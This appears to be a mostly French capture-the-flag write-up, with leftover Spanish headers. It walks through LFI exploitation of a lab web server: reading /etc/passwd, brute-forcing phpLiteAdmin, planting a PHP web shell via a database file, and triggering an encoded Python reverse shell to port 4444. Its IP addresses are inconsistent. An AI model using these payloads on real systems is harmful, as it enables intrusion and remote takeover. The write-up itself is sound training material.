Sección titulada «2.2 Descartando la Inyección SQL (SQLMap)»Pour valider l'hypothèse d'injection SQL, nous avons exporté la requête interceptée dans un fichier (test-db.req) et l'avons analysée de manière approfondie avec sqlmap. L'outil confirme de manière critique qu'aucun des paramètres (password, remember, login, proc_login) n'est vulnérable. On en déduit que le mot de passe est codé en dur dans le code PHP.
2.4 Découverte de Local File Inclusion (LFI)
Sección titulada «2.4 Descubrimiento de Local File Inclusion (LFI)»En répétant l'énumération avec Gobuster, nous analyserons le fichier view.php. Nous découvrirons que ce fichier reçoit un paramètre page pour charger du contenu. Nous tenterons une attaque de Directory Traversal pour essayer de lire des fichiers sensibles du système d'exploitation.
Payload:
http://172.20.0.121/view.php?page=../../../../../../../etc/passwdRésultat (Succès critique) : La vulnérabilité LFI nous permettra de lire le fichier de mots de passe du système, révélant la liste des utilisateurs locaux.
Preuve extraite (/etc/passwd) :
root:x:0:0:root:/root:/bin/bash...www-data:x:33:33:www-data:/var/www:/bin/sh...mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/falsezico:x:1000:1000:,,,:/home/zico:/bin/bashxavi:x:1001:1003:,,,:/home/xavi:/bin/bash
Conclusion tactique :
Nous avons confirmé l'existence de deux utilisateurs humains dans le système avec des shells interactifs légitimes : zico et xavi.
2.5 Tentative d'escalade via Log Poisoning (Échouée)
Sección titulada «2.5 Intento de Escalada via Log Poisoning (Fallido)»Pour tenter d'escalader le LFI en Exécution distante de code (RCE), nous allons essayer la technique de Log Poisoning en lisant les journaux d'Apache (/var/log/apache2/access.log) et de SSH (/var/log/auth.log).
Cette tentative sera infructueuse en raison d'une configuration correcte des permissions sur le serveur : l'utilisateur www-data n'a pas de privilèges de lecture sur le répertoire /var/log/, bloquant ce vecteur d'attaque.
2.6. Extraction de code source via PHP Wrappers (Échouée)
Sección titulada «2.6. Extracción de Código Fuente via PHP Wrappers (Fallido)»Pour tenter de découvrir le mot de passe hardcodé dans le fichier test_db.php, nous allons essayer d'extraire le code source en Base64 en utilisant le wrapper PHP :
php://filter/convert.base64-encode/resource=dbadmin/test_db.php
L'attaque échouera, ce qui indique que les directives de sécurité de PHP (allow_url_include ou restrictions de wrappers) sont correctement configurées et bloquent cette extraction.
2.7. Accès à phpLiteAdmin
Sección titulada «2.7. Acceso a phpLiteAdmin»En analysant le comportement du formulaire /dbadmin/test_db.php, nous reconnaîtrons la structure typique du gestionnaire de base de données phpLiteAdmin. Puisqu'il n'y a pas d'injection SQL, nous testerons les identifiants par force brute.
Nous tenterons une attaque par dictionnaire avec ffuf contre le paramètre password.
L'attaque a permis de trouver un mot de passe valide, qui est « admin ».
3. EXÉCUTION DE CODE À DISTANCE (RCE)
Sección titulada «3. EJECUCIÓN REMOTA DE CÓDIGO (RCE)»Nous profiterons de l'accès à phpLiteAdmin pour exploiter la vulnérabilité LFI précédente et obtenir un shell.
3.1 Injection de code via la base de données
Sección titulada «3.1 Inyección de Código vía Base de Datos»Comme phpLiteAdmin permet de créer des bases de données SQLite sur le serveur, nous utiliserons cette fonctionnalité pour introduire du code malveillant :
-
Nous créons une nouvelle base de données nommée
hack_2.phpdans le répertoire indiqué par le panneau. -
À l'intérieur de cette base de données, nous créons une table nommée
cmd.

-
Nous insérons un nouvel enregistrement dans la table avec la charge utile PHP suivante :
<?php system($_GET['cmd']); ?>
3.2 Exécution via LFI
Sección titulada «3.2 Ejecución vía LFI»Nous utiliserons la vulnérabilité LFI trouvée dans view.php pour charger notre base de données falsifiée, ce qui forcera Apache à exécuter le code PHP qu'elle contient.
Requête pour vérifier la vulnérabilité
Nous appellerons l'URL en ajoutant la commande pour exécuter un id afin de voir l'utilisateur :
http://192.168.10.102/view.php?page=../../../../../../../usr/databases/hack_2.php&cmd=id
Demande pour la Reverse Shell : Nous appellerons l'URL en joignant la commande pour exécuter un netcat ou une shell interactive qui se connecte à notre machine attaquante (port 4444).
http://192.168.10.71/view.php?page=../../../../../../../usr/databases/hack_2.php&cmd=python%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22192.168.10.71%22%2C4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin%2Fbash%22%2C%22-i%22%5D%29%3B%27